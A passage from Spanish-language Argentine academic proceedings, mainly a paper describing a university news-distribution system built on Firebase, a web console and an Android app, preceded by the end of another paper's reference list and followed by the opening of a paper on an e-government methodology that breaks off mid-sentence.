- [12] Digital Guide IONOS. “Software de data mining: realiza análisis de datos más efectivos”. Fecha de actualización: 2018. Fecha de consulta: 17/08/2020. <https://www.ionos.es/digitalguide/online-marketing/analisis-web/software-de-data-mining-las-mejores-herramientas>
- [13] Flores, J. “La Importancia de la Inteligencia de Negocios Aplicada a Empresas Medianas”. Fecha de actualización: 30/12/2010. Fecha de consulta: 03/06/2020. <https://www.ibm.com/developerworks/ssa/local/data/dm-bi-pymes/>.

- [14] Llave, R. "Business Intelligence and Analytics in Small and Medium-sized Enterprises: A Systematic Literature Review". ScienceDirect, Procedia Computer Science. Vol. 121, diciembre 2017, Pp. 194-205. <https://doi.org/10.1016/j.procs.2017.11.02>
- [15] Tovar, C. (2017). Investigación sobre la Aplicación de Business Intelligence en la Gestión de las Pymes de Argentina. Palermo Business Review, 15, 79-97
- [16] Ministerio de Ciencia, Tecnología e Innovación, Sistema Integrado de Indicadores. "Inversión en I+D". Fecha de actualización: 2018. Fecha de consulta: 17/08/2020. <https://www.argentina.gob.ar/ciencia/indicadorescti>
- [17] Ministerio de la Producción. "PyMEs registradas por región". Fecha de actualización: sin datos. Fecha de consulta: 28/05/2020. <https://www.produccion.gob.ar/pymesregistradas/>
- [18] González, L. "Diferencia entre aprendizaje supervisado y no supervisado". Fecha de actualización: 2018. Fecha de consulta: 15/08/2020. <https://ligdigonzalez.com/diferencia-entre-aprendizaje-supervisado-y-no-supervisado/>
- [19] ORACLE. "Oracle Advanced Analytics' Machine Learning Algorithms SQL Functions". Fecha de actualización: 2020. Fecha de consulta: 15/08/2020. <https://www.oracle.com/database/technologies/advanced-analytics/odm-techniques-algorithms.html>
- [20] KNIME. "RProp MLP Learner". Fecha de actualización: sin datos. Fecha de consulta: 17/08/2020. <https://hub.knime.com/knime/extensions/org.knime.features.base/latest/org.knime.base.node.mine.neural.rprop.RPropNodeFactory2>

Automatización de Noticias en la Universidad

Mg. José L. Filippi¹, Lic. Guillermo Lafuente², Mg. Carlos Ballesteros³
GIAU⁴ - Facultad de Ingeniería – UNLPam.
{filippij¹, lafuente², charlyballes³}@ing.unlpam.edu.ar
⁴Grupo de Investigación de Ambientes Ubicuos

Resumen

Con la aparición de las TICs y la miniaturización de los dispositivos inteligentes, se potencia la automatización de las diferentes tareas que desarrolla el ser humano. Desde la inmediatez de la comunicación hasta desarrollar actividades en forma colaborativa, sin importar el tiempo y el espacio físico.

No solo es posible utilizar la tecnología para el entretenimiento (escuchar música, leer un libro digital, jugar en línea, etc.), cambia el modelo de relacionarnos, se transforma el proceso laboral, de entender la privacidad, las nuevas leyes, la sociedad, la propia naturaleza humana. [1]

La omnipresencia de los dispositivos tecnológicos de última generación permite cumplir nuestro objetivo, automatizar el proceso de difusión de noticias de la UNLPam, brindando información a los docentes, estudiantes, no docentes y resto de la comunidad sin el requerimiento de suscribirse a una lista de noticias.

La automatización que se propone, conlleva realizar un gestor de noticias que combina tres tecnologías, la primera hace referencia al lugar de almacenamiento de la información que se ha de enviar a los lectores. Se plantea como requerimiento un servicio web disponible de forma permanente. Se decide utilizar Firebase una plataforma que entre sus múltiples posibilidades ofrece una base de datos no relacional y en tiempo real.

La segunda tecnología que se decide utilizar es Visual Studio Code un entorno de desarrollo que nos permite elaborar una consola web para enviar las noticias publicadas a la base de datos. [2]

La tercera tecnología está relacionada con los dispositivos inteligentes móviles presentes en todos los sectores de la sociedad. Se decide diseñar una aplicación móvil para celulares con sistemas operativos Android. [3]

Es preciso destacar que las tecnologías mencionadas son de uso libre y gratuito.

Palabras claves

Automatización. Dispositivos móviles. Aplicación móvil.

Introducción

La comunicación en cualquier institución es primordial para un correcto funcionamiento. La aparición de instrumentos tecnológicos de última generación, ha permitido la colaboración de todos los actores que conforman ámbito universitario, directivos, docentes, estudiantes, no docentes, en la producción de las noticias.

Es sabido que sin una correcta comunicación en cualquier institución que se precie de serlo, es imposible alcanzar los objetivos que se propongan. La comunicación puede ser interna o externa.

La comunicación interna permite construir una buena identidad orgánica, aquella que el resto de la sociedad visibiliza y reconoce como tal. No solo consiste en distribuir información en formato digital, se trata de interpretar las necesidades de las personas y darle solución a través de los mejores canales de comunicación que se puedan implementar.

La comunicación externa es la forma que la institución se comunica hacia el exterior. Es la imagen institucional que se transmite al resto de la sociedad. [4]

Con la automatización de los procesos digitales que se desarrollan en las instituciones en general y en particular en la Universidad, conlleva a la integración de la información, viabilizando un desempeño eficiente en sus acciones frente al resto de la comunidad.

De los diferentes procesos que se han de automatizar, agilizar la difusión de noticias en el ámbito universitario, va a permitir gestionar la información con inmediatez y eficacia, aprovechando la omnipresencia de dispositivos móviles en el contexto social vigente.

La incorporación de los dispositivos inteligentes en todos los sectores de la sociedad, orienta la cotidianidad en nuevos escenarios culturales. En educación, aparecen nuevos desafíos para los docentes en su labor pedagógica, el reto consiste en pensar nuevos procesos educativos inmersivos y ubicuos donde se proponen

situaciones que permiten a los estudiantes una participación activa en la complejidad que se debe abordar, enriqueciendo todo el proceso educativo. [5]

Henry Jenkins en su libro *Convergence Culture*, considera que los estudiantes deben buscar activamente los contenidos a través de distintas plataformas de medios. Los transmedia se deben integrar en el aula, en el proceso educativo, desarrollando el educando nuevas formas de leer y escribir. [6]

En el mundo laboral aparecen nuevas profesiones que hacen uso de la tecnología móvil, surge un nuevo oficio, el trabajador digital, caracterizado por la ultramovilidad. A partir del celular se pueden realizar diferentes actividades como sacar fotos, filmar, enviar y recibir emails, participar en reuniones de videoconferencia, escribir en foros, chatear, etc. La ultramovilidad se caracteriza por la simplicidad que conlleva el uso de las aplicaciones, la disponibilidad de forma permanente del usuario que está siempre conectado; la agilidad en la atención; la seguridad de todas sus cuentas y la versatilidad, con una rápida adaptación a los nuevos requerimientos. [7]

En un contexto sociocultural cambiante, el reto consiste en pensar en plataformas virtuales como entornos inspiradores que permitan construir verdaderos espacios de sentido, que estimulen la participación y permitan dar un valor agregado a nuestra actividad cotidiana. [8]

Nace así la idea de automatizar el proceso de difusión de información en el ámbito de la UNLPam.

Una plataforma o gestor de noticias, cuyo propósito es implementar un espacio de encuentro virtual de noticias que las diferentes facultades que conforman nuestra universidad distribuyen.

Metodología

Considerando que la comunicación es un proceso fundamental en las sociedades modernas y que la ciencia y las tecnologías de la información han puesto a nuestra disposición una innumerable cantidad de herramientas para tal fin, es imprescindible que desde la universidad se diseñen estrategias para divulgar y hacer visible las múltiples actividades académicas, de investigación y extensión que allí se despliegan.

La divulgación de las actividades va a repercutir sobre la imagen de la Universidad como institución. Como manifiesta Sanz Menéndez, “la reputación y el crédito se consiguen por medio de la difusión de los descubrimientos”. [9]

Debemos en este punto diferenciar entre divulgación y difusión, conceptos similares con características diferentes. La divulgación tiene por objetivo el público en general por lo tanto la información que se transmite debe ser sencilla y clara, sin terminología científica específica. Mientras que la difusión científica hace

referencia a la comunicación entre especialistas científicos e investigadores. [10]

El proceso mediante el cual la Universidad Nacional de La Pampa divulga las actividades que acontecen en los diferentes centros educativos, se realiza a través de variados medios de difusión. Un análisis detallado revela la ausencia de un sistema que unifique las noticias de las diferentes facultades en un solo espacio de información.

Desde la Facultad de Ingeniería de la UNLPam, se busca dar respuesta a esta realidad, conformando equipos de desarrollo de software que posibiliten con su labor, incrementar los puntos de acceso a la información que se produce en el ámbito de la Universidad.

Se aspira a sentar las bases de la inclusión digital, con el objetivo de alcanzar una sociedad que posibilite mayor igualdad social y educativa, con los lineamientos de apoyo tecnológico que se deban adoptar.

Atento a esto se diseña una plataforma o gestor de noticias en línea, que va a permitir difundir la información a toda la comunidad educativa de la UNLPam, clasificando las mismas por Facultad.

El gestor que se expone en este artículo se encuentra operativo, en su fase de depuración y liberación del producto. El desarrollo combina variadas tecnologías informáticas que se caracterizan por ser de uso libre y gratuito.

La primera tecnología hace referencia al lugar de almacenamiento de las noticias que se han de distribuir entre los diferentes lectores. Se propone como requerimiento un servicio web disponible de forma permanente, que facilite a cada facultad publicar las noticias con inmediatez, y que sea accesible desde cualquier lugar y en cualquier momento. Con tales requisitos en mente y luego de haber evaluado diferentes tecnologías en línea se decide utilizar Firebase, una plataforma para el desarrollo de aplicaciones web y móviles programada por James Tamplin y Andrew Lee en 2012 y adquirida por Google en 2014. [11] **Figura 1.** Firebase ofrece a los desarrolladores de software múltiples servicios, entre los cuales se pueden mencionar: autenticación de usuarios, almacenamiento en tiempo real, una base de datos no SQL, hosting, mensajería, entre muchas otras opciones.

La segunda tecnología que se implementa es una consola que ejecuta el envío de las noticias a través de la web, directamente a la base de datos en Firebase. [12]

La consola se desarrolló utilizando el entorno de programación Visual Studio Code, un editor de código fuente ligero pero potente que se ejecuta en su escritorio y está disponible para Windows, macOS y Linux. Posee soporte incorporado para lenguajes de programación JavaScript, TypeScript y Node.js y un rico ecosistema de extensiones para otros lenguajes (como C ++, C #, Java, Python, PHP, Go). [2] **Figura 2.**

La tercera tecnología está relacionada con el sistema que utiliza el usuario final para acceder e interactuar con las noticias que publica cada Facultad. Se decide aprovechar la omnipresencia de los dispositivos móviles

en las personas, y se diseña una aplicación basado en el sistema operativo Android. **Figura 3.** El desarrollo tuvo lugar en la Facultad de Ingeniería de la UNLPam por el grupo de investigación de ambientes ubicuos. [13]

La grafica siguiente muestra cómo se conjugan las tres tecnologías para conformar el Gestor de Noticias.



Figura 2. Firebase




Figura 1. Firebase




Figura 3. App

Para desarrollar el Gestor de Noticias se divide el trabajo en tres etapas acorde a las tecnologías utilizadas:

Etapa 1. Consola de Noticias.

La consola de noticias es la herramienta que los editores de noticias de cada centro educativo de la Universidad, van a utilizar para publicar las novedades

del acontecer diario. Se caracteriza por tener un diseño simple, accesible desde cualquier lugar y en cualquier momento, de tal forma que posibilita una comunicación inmediata con los estudiantes, docentes y demás actores del centro educativo.

Es una aplicación web que permite la divulgación de las noticias que se producen en cada una de las facultades que conforman la UNLPam. Su diseño corresponde al de un formulario web con varios campos de texto de carácter obligatorio. El campo origen de la noticia permite seleccionar la Facultad que publica la noticia y el campo clave es privativo del agente difusor.

Los demás campos solicitan el contenido que se requiere publicar. El botón publicar envía de forma inmediata la información a la base de datos en tiempo real que se gestiona en Firebase.

Etapa 2. Firebase.

A partir del análisis de diferentes servidores de base de datos se elige Firebase por ser una plataforma que ofrece una importante cantidad de servicios, entre ellos se puede mencionar un poderoso servidor de base de datos no relacional y en tiempo real. En la figura 1 se visualiza el acceso a los datos a través de la opción Database.

Etapa 3. Aplicación móvil.

La omnipresencia de los dispositivos de última generación en la población en general y en nuestro caso particular el ámbito universitario, conlleva desarrollar una aplicación móvil que permite acceder a la información que la universidad difunde a través del área de difusión de las diferentes facultades. Android es la plataforma de programación que se utilizó para el desarrollo correspondiente.

La aplicación permite acceder a las noticias en el instante que el usuario lo solicita, requiriendo de esta forma conectividad a internet. La ventaja de este proceder es el de no almacenar información en el celular, debido a la escasa capacidad de almacenamiento permanente que estos dispositivos poseen.

La aplicación no permite acceso anónimo, al ejecutarse por primera vez el usuario debe registrarse a partir de un correo electrónico de Gmail preferentemente o de cualquier otra empresa. Figura 4.




Figura 4. Acceso

Desde el menú principal el usuario puede acceder a diferentes opciones entre las que se pueden mencionar:

a. Prensa.

La categoría prensa muestra las noticias que difunde cada facultad a través del área de difusión. Se muestran por fecha calendario desde las noticias más recientes hasta las más antiguas. Las capturas que se visualizan a modo de ejemplo, corresponden a las publicaciones realizadas por el área de prensa de la UNLPam (Figura 5) y prensa de la Facultad de Ingeniería (Figura 6).




Figura 5. Dos Columnas Figura 6. Una Columna

Al tapear sobre alguna de las noticias la aplicación maximiza la ventana mostrando un nuevo menú con diferentes opciones: (Figura 7)

- Compartir la noticia con usuarios a través de diversas aplicaciones como WhatsApp, Email, etc.
- Solicitar a la aplicación que reproduzca la noticia utilizando el altavoz del dispositivo, permitiendo además que personas con discapacidad visual puedan escuchar la noticia.
- Realizar comentarios y leer los comentarios que otros usuarios realizaron.




Figura 7. Detalle de la Noticia

b. Búsqueda.

La aplicación posee un sistema de búsqueda de noticias por fecha. El usuario indica la fecha a partir del calendario y el buscador muestra las noticias que se publicaron en ese día.




Figura 8. Calendario

c. Ajustes.

Permite al usuario definir el comportamiento de la aplicación. La ventana de ajustes muestra varias opciones a configurar, por ejemplo, la página inicial que espera hallar cada vez que el usuario ingresa a la aplicación, el tipo de diseño de página a una columna o dos, y si espera recibir notificaciones y de que facultad. (Figura 9)




Figura 9. Ajustes

d. Difundir.

El proceso de difusión permite enviar una invitación a otra persona con el enlace desde el cual podrá instalar la aplicación de noticias. (Figura 10)

e. Acerca de.

Muestra origen de la aplicación, versión y derechos. (Figura 10)

f. Salir.

La aplicación permanece activa hasta tanto el usuario decida seleccionar esta opción y cerrar la sesión de forma permanente. Para utilizar la aplicación nuevamente de iniciar sesión indicando el correo electrónico con el cual hizo el registro y la clave adecuada. (Figura 10)




Figura 10. Otras opciones

Conclusiones

El gestor de noticias que se expone permite automatizar el proceso de difusión de noticias de la UNLPam, brindando información de las actividades que se desarrollan en cada facultad a: docentes, estudiantes, no docentes y resto de la comunidad educativa, sin requerimiento de suscripción a una lista de noticias.

El gestor se encuentra funcionando de forma óptima y se espera en los próximos días realizar la presentación formal en las facultades que conforman la UNLPam, y a partir de allí la difusión correspondiente.

Las posibilidades sobre el nivel de aceptación del sistema expuesto, difieren a partir de las tipologías de los actores que conforman la comunidad.

Por parte de los docentes no se espera una instalación masiva de la aplicación móvil a partir de dos hechos fundamentales: en primer lugar, los docentes reciben desde hace tiempo las noticias correspondientes a su facultad por correo electrónico. En segundo lugar, existe cierta apatía por conocer las novedades correspondientes a otras facultades de las que no forman parte.

Por parte de los estudiantes, se espera un uso mayor a partir del hecho que no se encuentran suscriptos a un difusor de noticias y su único acceso a la información universitaria la recogen desde el sitio web de la Universidad y/o de las redes sociales de cada facultad.

El gestor de noticias propuesto caracterizado además por:

- Recopilar en su base de datos no relacional toda la información que la universidad distribuye, conformando de esta forma un gran repositorio de información, accesible desde el sistema de búsqueda por calendario que posee la aplicación móvil.
- Clasificar las noticias a partir del agente difusor, permitiendo el acceso por facultad y por fecha calendario.
- Visualizar las noticias y/o escucharlas utilizando el sintetizador de voz, convirtiendo el texto en audio.

El gestor de noticias permite desarrollar un proceso de comunicación, que como herramienta estratégica es fundamental para transmitir a la comunidad educativa, las acciones que se implementan periódicamente, en el cumplimiento del plan estratégico institucional; generando a la vez en las personas una cultura de pertenencia hacia la Universidad.

Por esta razón es imprescindible que los actores que transitan por el ámbito universitario se sientan integrados, reconocidos por su talento y valorados por la institución, y en sintonía con los objetivos que persigue la Universidad, mediante la circulación de información clara y precisa que infundan la visión institucional, sus metas y objetivos.

El gestor de noticias es el resultado del análisis y estudio de diferentes tecnologías que de forma mancomunada trabajan para alcanzar un mismo objetivo, hacer de la institución universitaria un centro educativo ágil, acorde a la sociedad del siglo XXI.

Trabajo Futuro

En la formación universitaria, cuando los padres e hijos seleccionan una institución educativa para llevar adelante su formación, esperan haber acertado en su elección y confían en la institución como una apuesta al futuro de sus hijos. Nuestro servicio es de difícil comparación con el de otras instituciones no educativas por lo que tenemos que ser conscientes de la gran

responsabilidad que tenemos y hacer nuestro mayor esfuerzo por lograr en el estudiante y su familia, un adeptos a nuestra universidad.

Por ello debemos impactarle desde el punto de vista institucional, para lo cual la universidad deberá trabajar en diferentes estrategias: [14]

- a. Lograr que el estudiante se sienta identificado con la institución.
- b. Generar espacios para que el estudiante sea participante activo en la comunidad educativa.
- c. Estar presentes en los momentos difíciles que transita el estudiante.
- d. Ofrecer servicios complementarios gratuitos.
- e. Estar cerca de los estudiantes, escucharlos a través de los docentes y el personal administrativo.
- f. Ofrecer información a través de diferentes medios de difusión.
- g. Mantener el sentido de pertenencia con los egresados, para que proporcionen buenas referencias cuando pregunten por nuestra institución.
- h. Estimular a que los estudiantes participen en actividades extracurriculares frente a la sociedad.
- i. Ser pioneros en educación, innovar permanentemente.
- j. Promover proyectos solidarios de gran impacto social.
- k. Conseguir que el progreso educativo del estudiante sea óptimo ante la mirada de sus padres.
- l. Participar activamente de proyectos comunitarios con otras instituciones del medio.

La propuesta del gestor de Noticias para la UNLPam tiene por objetivo hacer visible el accionar de las diferentes unidades académicas ante los estudiantes, sus familias y el resto de la sociedad.

Actualmente cada facultad tiene un área de difusión que comunica, utilizando listas de distribución de emails. Este proceso requiere de la suscripción a cada lista por unidad académica. Se propone el gestor de noticias como un componente superador del correo electrónico tradicional.

Esta propuesta es el puntapié inicial de futuras acciones que buscan incorporar nuevas arquitecturas tecnológicas en beneficio de la educación, generando espacios de formación colaborativos, participativos y móviles. El gestor se implementa en el ámbito de la Facultad de Ingeniería de la UNLPam por el GIAU. [7]

Sintéticamente el grupo trabaja en diferentes líneas de investigación:

1. Entornos de Educación a Distancia, REAA.
2. Usabilidad, Diseño para usabilidad (UX), Diseño Centrado en el Usuario (DCU).
3. Diseño de Interacción. (IxD)
4. Evaluación de usabilidad para ciegos con entornos existentes.

5. Métodos, técnicas y herramientas disponibles para cada etapa del proceso DCU.
6. Accesibilidad y estandarización en el ciclo de creación de materiales educativos

Bibliografía.

[1] Siete reflexiones sobre el futuro de la sociedad tecnológica. Ignacio G.R. Gavilán. 6 junio, 2018. [Online]. Available: <https://empresas.blogthinkbig.com/sociedad-tecnologica-siete-reflexiones/>. [Accessed: 10-Noviembre-2019].

[2] Entorno de Desarrollo Visual Studio Code. Microsoft. [Online]. Available: <https://code.visualstudio.com/>. [Accessed: 4-October-2019]

[3] Sistema Operativo Android. Android. [Online]. Available: <http://www.android.com/>. [Accessed: 7-Septiembre-2019].

[4] "Comunicación en las Organizaciones". María Estela Raffino. <https://concepto.de/comunicacion-en-las-organizaciones/#ixzz6VfGp6WsD> [Accessed: 20-Agosto-2020].

[5] Maggio, M. Enriquecer la enseñanza. Buenos Aires: Paidós. 2012.

[6] Henry Jenkins. Convergence Culture: Where Old and New Media Collide. 2010.

[7] Gonzalez Belen Espejo. Ultramovilidad. Un nuevo super poder para los trabajadores digitales. 2017. [Online]. Available: <https://empresas.blogthinkbig.com/ultramovilidad-un-nuevo-superpoder-para-los-digital-workers/>. [Accessed: 1-Diciembre-2019].

[8] GIAU. Grupo de Investigación de Ambientes Ubicuos. [Online]. Available: <http://giau.ing.unlpam.edu.ar/>. [Accessed: 20-Abril-2020]

[9] Sanz Menendez, L. Universidad e Investigación: la financiación competitiva de los proyectos de I+D, con especial referencia a las Ciencias Sociales y Económicas. Reis, 109/05. 181-218. [Accessed: 1-Agosto-2020]

[10] Espinosa Santos, V. (2010). Difusión y divulgación de la investigación científica. IDESIA, v.28, n.3. <http://dx.doi.org/10.4067/S0718-34292010000300001>[Accessed: 4-Agosto-2020]

[11] Plataforma de desarrollo Firebase. Google. [Online]. Available: <https://es.wikipedia.org/wiki/Firebase>. [Accessed: 14-Febrero-2020].

[12] Consola de noticia. GIAU. [Online]. Available: <https://abc1-ac2f5.firebaseio.com/>. [Accessed: 4-Abril-2020].

[13] Introducción a los Servicios en Android. [Online]. Available: <http://androideity.com/2011/11/01/introduccion-a-los-servicios-en-android/>. [Accessed: 2-Mayo-2020]

[14] Alonso, Carlos Llorente. Marketing educativo: Captación y fidelización de alumnos, 2ª edición. 2019. [Online]. Available: <https://books.google.es/books?hl=es&lr=&id=Us6vDwAAQB-AJ&oi=fnd&pg=PA109&dq=gestor+noticias+educativo+&ots=g06PzyABGs&sig=LqI2RxX5nDbx6VkjBXhKH569K5w#v=onepage&q&f=false>

metodo_SCGE validando las tres primeras etapas en un organismo gubernamental

Marcelo Castro, Claudia Fabiana Pons, Rocío Andrea Rodríguez

*Facultad de Ingeniería, Universidad Nacional de Jujuy
mcastro.fi.unju@gmail.com*

*Laboratorio de Investigación y formación en Informática Avanzada
Universidad Nacional de La Plata
cpons@lifa.info.unlp.edu.ar*

*Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de la Matanza
rrodriguez@ing.unlam.edu.ar*

Resumen

En el presente trabajo se realiza la validación de las tres primeras etapas correspondientes a la metodología para sistematizar y estandarizar los procesos de Gobierno Electrónico en la gestión pública, a través de servicios computacionales (metodo_SCGE). Esta metodología considera software, hardware y comunicaciones, el análisis de estos componentes permite generar un modelo integral basado en Servicios Computacionales para Gobierno Electrónico (SCGE). El artículo contiene una presentación de algunas metodologías existentes que se pueden aplicar a servicios computacionales, una breve descripción de metodo_SCGE, incluyendo componentes, características, etapas y actividades. Al final se presenta la validación de las tres primeras etapas, sobre un servicio específico perteneciente a un organismo gubernamental.

1. Introducción

En general la tarea que implica formalizar un proceso de gestión de las TIC, en forma global, si bien es ambicioso; resulta muy interesante intentar controlar y estandarizar algunos procesos, como por ejemplo la sistematización del proceso de Gobierno Electrónico (GE). Una gran cantidad de bibliografía relacionada a la gestión de GE, como las guías de los gobiernos de Ecuador [1] intenta proponer alguna secuencia de pasos a seguir para la implementación del mismo.

El objetivo del trabajo es validar las tres primeras etapas de metodo_SCGE, que integra las herramientas de gestión y los servicios al ciudadano, con conceptos de teoría de las organizaciones, como así también la utilización de los aspectos relacionados a la Calidad del

Software, agregando una estimación de los recursos computacionales; como procesamiento, almacenamiento y conectividad, a través de los componentes de los Servicios Computacionales de Gobierno Electrónico (SCGE).

Con el desarrollo de metodo_SCGE, se espera obtener una metodología basada en SCGE que permita analizar, diseñar e implementar soluciones de GE. Para el desarrollo de metodo_SCGE se tuvieron en cuenta otras metodologías de análisis y diseño de software existentes, que van desde modelos de desarrollo estructurado con metodologías orientadas al flujo de datos, hasta modelos de desarrollo orientados a objetos como el Lenguaje Unificado de Modelado (UML)[2] o más recientemente las Arquitecturas orientadas a Servicios (SOA)[3], la metodología desarrollada propone integrar en un SCGE, tanto los aspectos relacionados al software, como a la estimación de los recursos computacionales.

2. Algunas metodologías que resultan aplicables a servicios computacionales

En este apartado se detallan una serie de metodologías que se tuvieron en cuenta al momento de diseñar metodo_SCGE:

- a. El “Mapa para el desarrollo del GE en los países en desarrollo” [4], realizado por el Pacific Council of International Policy, establece una serie de preguntas fundamentales que los gobiernos deben hacerse antes de encarar algún proyecto de GE.
- d. En relación a la estrategia de un proyecto de gobierno electrónico basado en el servicio, los autores Affisco y Soliman [5] proponen en su trabajo las siguientes etapas: segmentación del mercado, diferenciación de un producto o de un servicio, modelo de servicio para el proyecto gobierno electrónico, generación de valor, rediseño de operaciones,

alineación del sistema y promoción de buenas prácticas, entrega de servicios y productos.

f. En la Universidad de Ciencia y Tecnología de Kaohsiung en Taiwan [6], los investigadores del área desarrollaron un trabajo en el cual los autores invitaron a todas las agencias del sector público involucradas en el estudio, a integrar sus procesos de servicio en un modelo de ventanilla única y establecer un mecanismo colaborativo para proporcionar un servicio personalizado a los ciudadanos.

g. El proyecto Access-eGov ha desarrollado herramientas de software que permiten la integración de servicios utilizando tecnologías semánticas [7].

h. En el trabajo “Integración de Modelos de Negocios Electrónicos para Soluciones Gubernamentales: Metodologías y Procesos Orientados a Servicios centrados en el Ciudadano”, los autores Chhabra y Kumar [8] proporcionan una colección única de herramientas esenciales y estrategias alternativas de comercio electrónico que se pueden incorporar a las soluciones de GE.

k. Dzhusupova, Shareef y Janowski[9] proponen una metodología para la Evaluación de la Preparación para GE que tiene como objetivo abordar los requisitos de información para la planificación estratégica mediante la evaluación de la demanda y las capacidades del gobierno electrónico en contextos nacionales e internacionales, así como el entorno propicio y la infraestructura de las TIC.

Además existen tecnologías como la Arquitectura Orientada a Servicios (SOA)[3] y la Arquitectura Dirigida por Modelos (MDA)[10], entre otras, que realizan aportes significativos en el desarrollo de software. Existen aspectos que podrían complementarse a las citadas metodologías como son la estimación de los recursos computacionales y por otra parte se hace necesaria una metodología específica para el diseño de soluciones de gobierno electrónico.

Teniendo en cuenta lo expuesto anteriormente resulta necesario establecer una metodología al momento de decidir incorporar una TIC y en especial GE, asegurando que el proceso tendrá en cuenta aspectos relacionados no sólo a la tecnología informática, sino también a la teoría de las organizaciones, la gestión pública, como así también a la utilización de los conceptos relacionados a la Calidad y aspectos sociales; como por ejemplo la participación ciudadana.

3. metodo_SCGE: una metodología basada en SCGE

La metodología metodo_SCGE se encuentra basada en servicios computacionales, por lo tanto se definirá lo que es un servicio computacional de gobierno electrónico (SCGE) en el marco conceptual de este trabajo. Un SCGE es una unidad de servicio que se pone a disposición de una solución de gobierno electrónico. Una solución de gobierno electrónico puede estar compuesta por varios SCGE y estos a su vez conformar varias soluciones de gobierno electrónico. A continuación se describirán los tres componentes que conforman a un SCGE.

3.1 Componentes

Un SCGE está compuesto por:

- Una parte dirigida al análisis, diseño, prueba e implementación del software de gobierno electrónico; denominada Componente Software. Este componente puede poseer una o más funcionalidades específicas del dominio de gobierno electrónico, también contiene la descripción del software de base utilizado, el lenguaje o herramienta de desarrollo utilizada, el sistema Gestor de Base de Datos y la arquitectura de software implementada.
- Un elemento relacionado con la estimación de los recursos computacionales necesarios para soportar el software de gobierno electrónico, denominado Componente Hardware y Conectividad. Este componente se refiere a los recursos de hardware y conectividad asociados a la solución diseñada. Aunque este componente puede considerarse como uno solo, el mismo se dividió en dos, lo que permite separar los recursos necesarios para efectuar el procesamiento y almacenamiento de datos por una parte y la transferencia de datos a través de medios de comunicación por otra.

En consecuencia un SCGE podría graficarse de la siguiente manera (Ver Figura 1):




Figura 1. Componentes de un Servicio computacional de Gobierno Electrónico

3.1.1 Componente Software

Este componente es de suma importancia debido a que contiene las funcionalidades concretamente definidas para el SCGE. Estas funcionalidades se encuentran directamente relacionadas con las especificadas en el trabajo “Análisis de las propiedades y atributos propios de sitios de gobierno electrónico” [11] y representan el núcleo del SCGE. También en este elemento se deben especificar el Software de base que utiliza el SCGE, es decir el sistema operativo nativo sobre el cual se encuentra soportado el servicio, el lenguaje de programación utilizado para generar el código fuente o generado por un entorno integrado de desarrollo (IDE), o una herramienta de ayuda para el desarrollo de aplicaciones (CASE) utilizada para el desarrollo del servicio. Conjuntamente se deberá determinar, el sistema

